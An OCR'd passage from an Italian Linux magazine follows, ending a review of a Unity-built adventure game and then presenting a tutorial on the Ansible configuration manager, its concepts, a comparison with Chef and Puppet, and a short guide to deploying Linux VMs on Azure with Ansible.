
Chi ha sviluppato il titolo non ha forzato la mano sulla grafica che è sempre godibile ma non si può definire eccelsa. Di fatto è ben al di sotto delle potenzialità dell'engine grafico **Unity** (*http://bit.ly/unitygamedev*) il quale – lo ricordiamo – permette di realizzare titoli con grafica mozzafiato supportando ben oltre 20 piattaforme, compreso GNU/Linux. Premesso questo le risorse richieste sono piuttosto basse. Nessuna connessione a Internet, poiché è un single player stand-alone, circa 1GB di spazio su hard disk, almeno 2GB di RAM, un processore (AMD o Intel) e una scheda video (AMD/ATI o nVidia) vecchi di qualche anno andranno più che bene. Il primo lancio suggeriamo di effettuarlo da un terminale affinché sia possibile risolvere eventuali warning, anche se non pregiudicano il funzionamento del gioco. Ad esempio se ci viene restituito il messaggio **Failed to load module "canberra-gtk-module"** l'installazione del pacchetto **lib64canberra-gtk0** non lo farà più apparire.

Inizia l'avventura

Poco da configurare e si parte subito







01 **RISOLUZIONE**
Ad ogni lancio, prima del menù generale (**Figura 1**), apparirà una finestra con i tab **Graphics** e **Input**. Nella sezione Input si possono scegliere le impostazioni di default mentre nel tab Graphics si deciderà se visualizzare il gioco a tutto schermo (bisogna deselezionare la casella **Windowed**), la risoluzione dello schermo e la qualità grafica.

02 **LA GRAFICA**
Nel sotto-menù **Options** del menù generale si trovano 3 parametri: **Language** per impostare la lingua di gioco (il titolo non è localizzato in Italiano e sono presenti solo Cinese, Francese e Inglese) e la parte audio con **SFX volume** per gli effetti durante il gioco e **Music volume** per la colonna sonora di sottofondo.

03 **IL VIAGGIO**
Il gioco inizia alla guida di un'auto di notte sotto una nevicata con lo scorrere di alcune scritte in basso al termine delle quali si attiverà il puntatore del mouse (una mano stilizzata). Si inizi con il pacchetto di sigarette sul cruscotto, portandovi sopra il puntatore del mouse: quando appare la scritta **Cigarette Package** basta un click per prenderlo.

Dalla guida rilassata all'incidente

Le prime fasi di gioco, senza troppi spoiler

01 INCIDENTE

Gli oggetti presi – con possibili impieghi – vengono posti nella sezione dell'inventario che si può visionare portando il puntatore del mouse sul bordo superiore facendo apparire un'area color marrone. Si punti ora il portaoggetti sulla destra dell'auto e, quando appare la scritta **Glove Box**, basta un click con il tasto sinistro per prendere la cassetta (**Cool Tape**) e ascoltarla.

02 BRACCIO ROTTO

Dopo pochi secondi un "qualcosa" appare davanti e per schivarlo si è costretti ad una manovra brusca che farà perdere il controllo dell'auto. Il risveglio ci vedrà capovolti (passo precedente): per uscire dall'auto si dovrà rompere il parabrezza dell'auto con il masso (Rock). Eseguita l'operazione, portando il puntatore del mouse sul parabrezza apparirà una freccia: basta un click con il tasto sinistro per uscire dall'auto.

03 DARSI DA FARE

A questo punto ha inizio il gioco. Usciti dall'auto la prospettiva non è delle migliori. Non si può aspettare che passi qualcuno perché siamo nell'Oak National Park fuori stagione pertanto ci si dovrà arrangiare. Non si ha scelta, l'unica è procedere per la strada sulla sinistra, che si potrà percorrere spostando il mouse su di essa e cliccando quando si vedrà una freccia a sinistra.

04 SOPRAVVIVENZA

Al primo bivio (figura passo precedente) si potrà decidere di salire verso destra per vedere il punto dell'incidente. Procedendo in avanti si entrerà nel parco e si raggiungerà il **Centro Visitatori** (ovviamente chiuso!). Non diamo più suggerimenti, ma si guardi ogni singolo dettaglio: la banderuola gialla visibile in figura conterrà qualcosa, e per raggiungerla ci occorre un'ascia per tagliare l'albero.

messaggi poiché sono collegati con gli accadimenti che si susseguono nel gioco. Ad esempio, dopo l'incidente spostando il puntatore su diversi punti dell'auto ci verrà ricordato che vi sono ancora alcuni litri di carburante, che ci ritorneranno utili in seguito per avviare un generatore di emergenza. Ma per compiere questa azione necessiteremo di un tubo e una tanica (anche una bottiglia vuota va più che bene). Nell'insieme il titolo ha il suo grado di suspence e permette di passare un po' di tempo di relax, unico neo è che in meno di 2 ore è possibile portarlo a termine. Non si disdegnano ulteriori livelli a difficoltà progressive.

Speriamo che in futuro venga effettuato un corposo aggiornamento rendendo il gioco più lungo, impegnativo e divertente.

CODICE DI ESEMPIO SUL SITO WEB:
http://bit.ly/androidsolidfe

ANSIBLE: IL CONFIGURATION MANAGER MULTIPIATTAFORMA

Gestire poche installazioni di Linux è semplice e veloce, ma cosa accade quando lavoriamo con grandi numeri? Configurare gruppi di server, specie se eterogenei, diventa oneroso... per questo c'è Ansible

Valerio Guaglianone

La gestione della dotazione software e della configurazione dei servizi sono essenzialmente le due attività che tengono occupati i system administrator durante l'arco della loro giornata lavorativa. Ci si trova quotidianamente davanti all'esigenza di installare, rimuovere, aggiornare e configurare pacchetti software nei server Linux (fisici o virtuali che siano). Ormai da diversi anni ci stiamo sempre più allontanando dai classici script shell in bash, che ogni sistemista pazientemente si costruiva nel tempo, passando a sistemi più standard di Configuration Management, ovvero ai software che ci permettono di automatizzare la gestione dei sistemi adoperando linguaggi più o meno complessi; per far fronte a questa esigenza il mondo Open Source ha creato diversi strumenti per facilitare la gestione della configurazione; parliamo di progetti ormai molto noti come: Ansible, Puppet (**https://puppet.com/**), Chef (**https://www.chef.io/**) e non ultimi SaltStack (**https://www.saltstack.com/**) e Terraform (**https://www.terraform.io/**). Ansible è un progetto relativamente giovane, creato nel 2012, grazie ai suoi punti di forza ha acquisito rapidamente una folta schiera di utilizzatori tanto da attirare l'attenzione di Red Hat che alla fine del 2015 ha deciso di acquisire Ansible Inc. al fine di commercializzare la sua versione di Ansible (Red Hat Ansible Engine). In linea di massima questi software, che abbiamo velocemente elencato, si somigliano molto nelle loro funzionalità generali e sono tutti molto efficienti; normalmente il loro modus operandi è quasi comune a tutti. Si distinguono essenzialmente due tipi di server, o ruoli, più specificatamente: i nodi e le macchine manager (o controllori). La macchina manager, cioè quella principale, è quella che orchestra il tutto eseguendo determinati comandi sui nodi target effettuando una connessione ad essi e mostrando l'esito delle operazioni programmate. Il vantaggio innegabile di questi sistemi è che, oltre a richiedere praticamente lo stesso effort per la modifica su un host oppure su mille, permettono facilmente di utilizzare il codice proveniente da un sistema di versioning; permettendo così di controllare dettagliatamente le modifiche ma anche di offrire tutto lo storico evolutivo dell'infrastruttura stessa.

ANSIBLE DA VICINO

Rispetto a tutti gli altri strumenti della medesima tipologia, Ansible risulta essere molto minimale in materia di requisiti richiesti per la sua esecuzione; in effetti, gli unici elementi usati da Ansible sono solitamente già installati (di default) in tutte le distribuzioni Linux attuali (Python 2.5, o superiore, ed OpenSSH). Ansible non usa un agent dedicato per collegarsi ai suoi nodi, è infatti uno strumento agent-less, effettua delle semplici connessioni SSH per gli ambienti Linux/Unix ed usa PowerShell/WINRM su Windows, ne consegue quindi che la sua implementazione, a livello infrastrutturale, è decisamente più immediata




Fig. 1 • Ecco lo schema architetturale di Ansible, la creatura di Michael DeHaan già autore di Cobbler e co-autore di Func

Muovere i primi passi con Ansible

Ansible usa una semplice connessione SSH e dei files di testo per lavorare con i vostri server

```
GNU nano 2.7.4                    File: /etc/apt/sources.list

deb http://deb.debian.org/debian stretch main
deb http://deb.debian.org/debian stretch-updates main
deb http://security.debian.org/debian-security/ stretch/updates main
deb http://ftp.debian.org/debian stretch-backports main
# Ansible repo
deb http://ppa.launchpad.net/ansible/ansible/ubuntu trusty main
```

```
root@sasorebemau:~# sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys 93C4A3FD7
Executing: /tmp/apt-key-gpghome.6Lb48f5vVX/gpg.1.sh --keyserver keyserver.ubuntu.com --recv
gpg: key 93C4A3FD7BB9C367: public key "Launchpad PPA for Ansible, Inc." imported
gpg: Total number processed: 1
gpg:               imported: 1
root@sasorebemau:~# apt update
Ign:1 http://deb.debian.org/debian stretch InRelease
Hit:2 http://deb.debian.org/debian stretch-updates InRelease
Hit:3 http://deb.debian.org/debian stretch-backports InRelease
Hit:4 http://security.debian.org/debian-security stretch/updates InRelease
Get:5 http://ppa.launchpad.net/ansible/ansible/ubuntu trusty InRelease [15.9 kB]
Get:6 http://ftp.debian.org/debian stretch-backports InRelease [91.8 kB]
Hit:7 http://deb.debian.org/debian stretch Release
Get:8 http://ppa.launchpad.net/ansible/ansible/ubuntu trusty/main amd64 Packages [492 B]
Get:9 http://ppa.launchpad.net/ansible/ansible/ubuntu trusty/main Translation-en [326 B]
Fetched 109 kB in 8s (12.3 kB/s)
Reading package lists... Done
Building dependency tree
Reading state information... Done
1 package can be upgraded. Run 'apt list --upgradable' to see it.
root@sasorebemau:~# apt install ansible
Reading package lists... Done
```

01 AGGIUNTA DEL REPOSITORY DI ANSIBLE

Per installare una versione recente di Ansible in Debian 9.11 installiamo i pacchetti .deb presenti nei repository di Ubuntu. Editiamo il file **/etc/apt/sources.list** ed aggiungiamo alla fine **deb *http://ppa.launchpad.net/ansible/ansible/ubuntu trusty main.***

02 INSTALLIAMO FINALMENTE

Il procedimento non è lungo, ecco i comandi:

```
$ sudo apt-key adv --keyserver keyserver.
      ubuntu.com --recv-keys 93C4A3FD7BB9C367
$ sudo apt update && apt install ansible
```

dopo le conferme Ansible è installato.

```
valerio@sasorebemau:~$ ansible sasorebemau.loc -m ping
sasorebemau.loc | SUCCESS => {
    "changed": false,
    "ping": "pong"
}
valerio@sasorebemau:~$ ansible sasorebemau.loc -m command -a "d
sasorebemau.loc | CHANGED | rc=0 >>
Filesystem      Type   Size  Used Avail Use% Mounted on
rootfs          lxfs   250G  101G  150G  41% /
none            tmpfs  250G  101G  150G  41% /dev
none            tmpfs  250G  101G  150G  41% /run
none            tmpfs  250G  101G  150G  41% /run/lock
none            tmpfs  250G  101G  150G  41% /run/shm
none            tmpfs  250G  101G  150G  41% /run/user
cgroup          tmpfs  250G  101G  150G  41% /sys/fs/cgroup
```

03 LANCIAMO QUALCHE COMANDO UTILE

Ansible offre i cosiddetti **ad-hoc commands**; cioè quei comandi eseguibili liberamente senza che sia necessario salvarli. Questi comandi ad-hoc possono essere lanciati al bisogno, quindi senza doverli collocare per forza in un playbook. Vediamone un paio di seguito in figura.

```
root@sasorebemau:~# ansible-playbook -v nginx.yml
Using /etc/ansible/ansible.cfg as config file

PLAY [installa NGINX e HTOP] ********************************

TASK [Gathering Facts] ***************************************
ok: [sasorebemau.loc]

TASK [installa NGINX e HTOP sul server] **********************
ok: [sasorebemau.loc] => (item=[u'nginx', u'htop']) => {"ansib
updated": false, "changed": false, "item": ["nginx", "htop"]}

PLAY RECAP ***************************************************
sasorebemau.loc            : ok=2    changed=0    unreachable=
```

04 IL NOSTRO PRIMO PLAYBOOK

Per creare un playbook occorre aprire il nostro editor preferito e creare il file **nginx.yml**. L'installazione dei pacchetti viene specificata dal comando **with_items**, che esegue l'elenco corrispondente sul nodo desiderato root. Per eseguirlo lanciamo il comando seguente: **ansible-playbook -v nginx.yml**.

visto che non bisogna modificare i firewall o fare modifiche al routing. Quando ci approcciamo ad un nuovo strumento per capire bene il suo funzionamento è necessario conoscerne innanzitutto i termini essenziali, così da comprenderne meglio le sue componenti principali e l'intero funzionamento; ecco quelli più comuni che incontreremo in Ansible:

- **Inventory -** Si tratta di un vero e proprio file di censimento che definisce la nostra rete; è la lista dei server target con i quali Ansible può interagire. Per comodità, tutti i server possono essere raggruppati in modo da avere più insiemi di host correlati tra loro (ad es. potremmo dividere i tre ambienti Sviluppo/Test/Produzione). L'inventory di solito è scritto in formato ini ma Ansible lo accetta anche in formato YAML (https://it.wikipedia.org/wiki/YAML). Il suo path di default può essere cambiato avendo però cura di indicarlo ad Ansible.
- **Moduli -** I moduli si possono considerare come i comandi che eseguiamo sui server target. Esistono svariati moduli; moduli per l'installazione e la rimozione di pacchetti .deb o .rpm, per la creazione di files e di directory, per la gestione dei servizi e molto altro.
- **Task -** I task sono le operazioni che, di fatto, eseguiamo sui server. Possono essere visti come una serie di comandi, in sequenza, che verranno lanciati sui server indicati. Un task è in sostanza l'uso di una, o più funzionalità, di un modulo con particolari opzioni.
- **Handler -** Gli handler sono specifiche

```
valerio@sasorebemau:~$ ansible sasorebemau.loc -m setup
sasorebemau.loc | SUCCESS => {
    "ansible_facts": {
        "ansible_all_ipv4_addresses": [
            "192.168.1.10",
            "192.168.171.1",
            "192.168.160.1",
            "169.254.95.213",
            "169.254.174.249",
            "169.254.170.126"
        ],
        "ansible_all_ipv6_addresses": [
            "fe80::5080:e196:de2d:465c",
            "fe80::484:afe6:4802:5ebe",
            "fe80::495f:70bd:e93b:23de",
            "fe80::ad6f:50a1:d2fc:5fd5",
            "fe80::e902:1daa:b814:aef9",
            "fe80::2189:cbf7:282a:aa7e"
        ],
        "ansible_architecture": "x86_64",
        "ansible_bios_date": "NA",
        "ansible_bios_version": "NA",
        "ansible_cmdline": {
            "BOOT_IMAGE": "/kernel",
            "init": "/init"
        },
        "ansible_date_time": {
            "date": "2019-11-07",
```

Fig. 2 • Per recuperare informazioni utili dal target si utilizza un apposito modulo setup (-m setup) che esegue un retrieve delle informazioni

azioni eseguite da Ansible. Le operazioni associate agli handler si differenziano dai semplici task poiché non vengono sempre eseguite bensì vengono richiamate come conseguenza di un evento innescato da un task. Un banale esempio può essere quello di avviare un servizio dopo aver installato il pacchetto software, oppure riavviare un demone dopo la modifica del suo file di configurazione.

- **Playbook -** I playbook, scritti in formato YAML, sono una lista di task e di handler (incluse le relative variabili), legati a particolari gruppi di server presenti nell'inventory. Vengono utilizzati per creare una guida volta ad istruire Ansible riguardo tutte le operazioni che dovrà eseguire sui server target. Il linguaggio YAML non intende essere un vero e proprio linguaggio di programmazione ma piuttosto uno strumento per la modellazione delle istruzioni contenute nei playbook. Esistono diverse funzionalità essenziali associate ai playbook, quali templates, loops, conditionals, tags e blocks.
- **Templates -** I Template sono file che vengono costruiti dinamicamente, sulla base di variabili, durante l'esecuzione di un playbook. Ad esempio, se volessimo installare diverse versioni di PHP, su un server web, invece di creare tanti playbook quante sono le versioni desiderate basterà crearne uno solo come template, contenente come variabile la versione da installare ed ogni volta che si deve eseguire, gli si passa (come variabile) la versione di PHP da installare. I template, quindi, sono modelli di playbook che consentono, dinamicamente, di settare/modificare variabili e generare file di configurazione, partendo da variabili. La costruzione dei template è possibile grazie ad un motore chiamato **Jinja2** (https://docs.ansible.com/ansible/latest/user_guide/playbooks_templating.html) integrato in Ansible.
- **Ruoli -** I ruoli sono delle sezioni dei playbook che raggruppano più operazioni legate tra di loro da un particolare fine. Queste parti dei playbook solitamente vengono unificate per avere più riusabilità delle stesse. Ad esempio, l'installazione, la configurazione e la gestione del servizio MySQL possono essere raggruppate in un unico ruolo; questo offre la possibilità di riutilizzare il medesimo ruolo in playbook diversi.
- **Facts -** I facts, meglio noti come "discovered facts", sono porzioni di informazioni raccolte dai nodi target che possono essere memorizzate come variabili per un successivo utilizzo nei playbook. I facts sono utili, ad esempio, nel caso in cui vogliamo conoscere particolari attributi dei sistemi operativi sui quali stiamo lavorando. Inoltre, la raccolta dei facts, può essere disabilita cosa che risulta comoda in alcune situazioni, per esempio quando i comandi vengono eseguiti su molteplici host target.

L'IDEMPOTENZA DI ANSIBLE ED I SUOI MODULI

L'idempotenza, termine matematico e informatico noto a molti, è tornato prepotentemente nel nostro dizionario IT proprio grazie ad Ansible e nello specifico ai suoi moduli. In pratica, l'idempotenza dei moduli Ansible indica la loro caratteristica operativa che assicura di avere sempre un sistema target integro ad ogni singola esecuzione. I moduli non modificano nulla, nella configurazione del server target, se non è necessario; l'obiettivo che si prefigge

LEARN BY EXAMPLE: ANSIBLE GALAXY

Un sito fondamentale per l'apprendimento, di Ansible, è sicuramente il portale del progetto **Galaxy** (*http://galaxy.ansible.com*). Ansible Galaxy è sostanzialmente un sito di condivisione, una vera e propria miniera, dove cercare ed eventualmente condividere progetti Ansible. Questo corposo repository di materiale per Ansible consente di realizzare i propri progetti di automazione partendo già da contenuti esistenti testati ed elaborati dai membri della comunità, con un evidente risparmio nei tempi di sviluppo. Se abbiamo già un account **GitHub** è possibile usare le stesse credenziali per accedere anche a Galaxy. Prima di iniziare a lavorare con un progetto che coinvolge Ansible è consigliabile dare prima un'occhiata a Galaxy perché fornisce molti spunti utili e playbook già rodati con i quali fare pratica. Partendo proprio da Galaxy, dove già nella pagina principale si trovano esempi divisi per distribuzione Linux, potremo imparare partendo da esempi concreti. Sul portale risulta molto utile la funzione di ricerca su parola chiave, vista la vastità di progetti disponibili; una volta trovato il progetto di nostro interesse (ospitato in un repository Git) ci basterà accedere al suo repository e cliccare sul nome, per eseguire il pull dell'interno repository in locale. Il trasferimento e l'installazione, all'interno del nostro ambiente Ansible, si effettuano eseguendo il comando **$ansible-galaxy install** seguito dal nome del progetto.

Ansible è dunque quello di poter eseguire, ripetutamente, i playbook con l'assoluta certezza che tutto continui a funzionare senza ricadute nel sistema di destinazione. Tutti i moduli richiamati ed eseguiti dallo strumento effettuano, sempre e solo, le operazioni non eseguite in una esecuzione precedente.
Come già detto in precedenza Ansible è uno strumento modulare, la lista dei moduli disponibili (per i diversi sistemi operativi) è ben nutrita e copre praticamente tutte le operazioni, ripetitive e non, che ogni amministratore di sistema esegue; ad ogni modo, qualora non trovassimo il modulo che fa per noi è possibile scriverne uno di proprio pugno, oppure possiamo sempre dare un'occhiata ai moduli extra presenti su **GitHub** utilizzando la chiave di ricerca appropriata ***(http://bit.ly/2siWeJM)***.
Per quanto riguarda invece la creazione ex-novo dei moduli, consideriamo che Ansible non ci obbliga a scrivere i nostri moduli in Python, si può usare qualsiasi linguaggio di programmazione a condizione che quello scelto sia in grado di trattare il formato JSON. Python, tuttavia, resta il linguaggio di riferimento per l'implementazione di molti moduli Ansible esistenti.

CHEF VS PUPPET VS ANSIBLE

Come abbiamo detto Ansible è inserito nel segmento dei sistemi di configuration management insieme a Chef, Puppet e similari. Si tratta di un mercato piuttosto affollato e ricco di competitor sia in ambito Open Source sia in quello del software proprietario. In realtà è difficile effettuare una comparazione diretta con gli altri rivali perché Ansible dispone di caratteristiche peculiari che lo promuovono come uno strumento unico nel suo genere. La sua semplicità di adozione, e di utilizzo, spicca nel confronto con prodotti che sono sul mercato da molto più tempo ed hanno una reputazione consolidata.
Primo aspetto, la facilità di installazione.

- **Chef** - Chef ha un'architettura master-agent. Il server Chef viene eseguito nel nodo master ed il client Chef viene eseguito (come agente) in ogni server target. Inoltre, c'è un componente aggiuntivo chiamato workstation, ed è l'oggetto che contiene tutte le configurazioni che vengono testate e poi inviate al server centrale di Chef.

- **Puppet** - Puppet ha anch'esso un'architettura master-agent. Il server Puppet viene eseguito nel server master ed i client Puppet vengono eseguiti come agent in ogni server da configurare. Successivamente, bisogna gestire anche una firma del certificato tra l'agent e il master.

- **Ansible** - Ansible ha solo un manager in esecuzione su un server ma nessun agent in esecuzione sui server target. Utilizza esclusivamente la connessione SSH per accedere ai sistemi che si desidera gestire. I server di destinazione non richiedono alcuna configurazione particolare, pertanto è il più veloce da configurare/installare.

Secondo aspetto, configurazione dello strumento.
Prima di spiegare la differenza tra questi strumenti, sulla base della gestibilità, lasciate che vi ricordi che Puppet e Chef eseguono delle configurazioni pull, mentre Ansible esegue una configurazione push. Vi state chiedendo quali sono le differenze tra queste tipologie di configurazioni? Bene, brevemente, nella modalità di tipo push tutte le configurazioni presenti nel server centrale vengono inviate ai nodi; mentre, nella configurazione pull, i nodi di destinazione estraggono automaticamente tutte le informazioni dal server centrale.

- **Chef** - è necessario essere un programmatore per gestire le sue configurazioni, in quanto bisogna conoscere il suo linguaggio Ruby DSL. Ogni client estrae le configurazioni dal server.
- **Puppet** - non è molto amichevole nella gestione delle configurazioni poiché utilizza un proprio linguaggio chiamato Puppet DSL (o Domain Specific Language). Anche qui, ogni client estrae le configurazioni dal server centrale. Puppet è spiccatamente orientato all'amministratore di sistema ed offre un'esecuzione remota non proprio immediata.

- **Ansible** - offre una configurazione facile da comprendere e da gestire in quanto utilizza il formato YAML (ogni listato somiglia molto all'inglese scritto) quasi auto-esplicativo direi. Il formato YAML ha precise regole: ad esempio la tabulazione non è accettata, in favore di un'indentazione a due spazi. Il server Ansible esegue il push delle configurazioni verso tutti i nodi ed offre l'esecuzione remota, immediata, dei comandi.

Terza metrica, la disponibilità.
Dobbiamo dire che tutti gli strumenti di questa tipologia offrono un'elevata disponibilità di servizio; il che significa che sono presenti più server (oppure più istanze) che comunque garantiscono, in caso di fail, una continuità operativa.

- **Chef** - quando si verifica un errore nel server primario, in pratica il server principale, Chef dispone di un server di backup pronto per prendere il posto del server in errore.

- **Puppet** - ha un'architettura multi-master, se il master attivo va giù, l'altro master (quello secondario) prende automaticamente il posto del master attivo.
- **Ansible** - viene eseguito con un singolo nodo attivo, denominato istanza primaria. Tuttavia, se tale istanza non è più funzionante, si può creare un'istanza secondaria che prenderà il suo posto.




Fig. 3 • I moduli sono solitamente autonomi e possono essere scritti con un comunissimo linguaggio di script come Python, Perl, Ruby, etc.

Per ultima, l'interoperabilità
Master, agent, etc.: li installiamo su server Linux oppure su server Windows? Diamo un'occhiata rapida ai requisiti dei tre strumenti.

- **Chef** - Chef Server funziona solo su Linux/Unix ma il client Chef e Workstation possono essere installati pure su Windows.
- **Puppet** - Puppet Master funziona solo su Linux/Unix ma il Puppet Agent funziona anche su server Windows.
- **Ansible** - Ansible supporta anche le macchine Windows Server ma il server Ansible deve essere per forza installato su macchine Linux/Unix.


CONCLUSIONI

In quest'articolo abbiamo appena scalfito la superficie di Ansible ma ci auguriamo di avervi dato l'idea di quanto sia potente e facile da installare. Utilizzando inventory, playbook e ruoli possiamo creare un'intera infrastruttura a partire da zero. Ansible può essere installato ovunque: può trattarsi di una VM locale, di una macchina fisica, oppure di un server nella nuvola; poco importa il dove a patto che siano disponibili una connessione SSH verso di essa e le opportune credenziali di accesso. Vale la pena dare un'occhiata al comando **ssh-copy-id** per distribuire le chiavi sulle macchine dell'inventory a cui si dovrà accedere con Ansible. Speriamo di avervi incuriosito abbastanza tanto da iniziare ad usare uno strumento di Configuration Management.

Gestire macchine Linux in Azure con Ansible

Ansible consente di automatizzare la distribuzione e la configurazione delle risorse nell'ambiente cloud di Microsoft. Vediamo come usare un playbook Ansible per creare ed avviare una macchina virtuale Linux

```
valerio@sasorebemau:~$ sudo pip install ansible[azure]
Requirement already satisfied: ansible[azure] in /usr/lib/python2.7/dist-packages
Requirement already satisfied: jinja2 in /usr/lib/python2.7/dist-packages (from ansible
Requirement already satisfied: PyYAML in /usr/lib/python2.7/dist-packages (from ansible
Requirement already satisfied: pycrypto>=2.6 in /usr/lib/python2.7/dist-packages (from
Collecting packaging (from ansible[azure])
  Downloading https://files.pythonhosted.org/packages/cf/94/9672c2d4b126e74c4496c6b3c58
kaging-19.2-py2.py3-none-any.whl
Collecting requests[security] (from ansible[azure])
  Downloading https://files.pythonhosted.org/packages/51/bd/23c926cd341ea6b7dd0b2a00aba
uests-2.22.0-py2.py3-none-any.whl (57kB)
    100% |                                | 61kB 2.8MB/s
Collecting xmltodict (from ansible[azure])
  Downloading https://files.pythonhosted.org/packages/28/fd/30d5c1d3ac29ce229f6bdc40bbc
todict-0.12.0-py2.py3-none-any.whl
Collecting azure-cli-core==2.0.35 (from ansible[azure])
  Downloading https://files.pythonhosted.org/packages/ee/81/561473d6614d15f450eba6b7c8e
re_cli_core-2.0.35-py2.py3-none-any.whl (90kB)
    100% |                                | 92kB 5.3MB/s
Collecting azure-cli-nspkg==3.0.2 (from ansible[azure])
  Downloading https://files.pythonhosted.org/packages/7c/94/cf884b92a870422f02c3f1f8657
```



01 PRIMA DI INIZIARE

Innanzitutto, necessitiamo di una sottoscrizione Azure attiva; naturalmente possiamo creare un account gratuito. Successivamente installiamo i moduli Azure, necessari per Ansible, con il comando:

```
sudo pip install ansible[azure]
```


02 CREAZIONE DI UN SERVIZIO AZURE

Per configurare l'ambiente è necessario l'ID della sottoscrizione di Azure ed i valori del servizio che useremo per il deploy della VM. Aprite un'istanza CloudShell ed inserite il comando:

```
az ad sp create-for-rbac --name ServiceLinuxMagazine
```

```
GNU nano 2.7.4                    File: /home/valerio/.azureconf/credentials

[default]
subscription_id=0a37107a-af07-4b59-b04b-2fc376ffef66
client_id=e8398d74-0721-40ee-bd28-71ee3013d256
secret=c74deec8-fbc5-4c37-b862-bcd551821b7c
tenant=39eb6fd8-2011-49f7-8098-d0ae4a6aaba7
```



03 GENERARE IL FILE DELLE CREDENZIALI

Una volta generato il servizio salviamo le informazioni, restituite dall'output della PowerShell, in un file di credenziali che verrà poi in seguito usato da Ansible. Creiamo una directory col comando mkdir ~/.azure e successivamente il file con i dati necessari:

```
nano ~/.azure/credentials
```

04 ESEGUIAMO IL PLAYBOOK PER IL DEPLOY

Usando il playbook (allegato in questo numero) possiamo creare una VM Linux in Azure. Una volta spostatolo nel nostro ambiente Ansible eseguiamolo con: **ansible-playbook azure-vm.yaml** e osserviamo l'output a video. Al termine facciamo login via SSH, con utente/chiave, al nuovo server usando l'IP pubblico.

Gli occhi multicolore

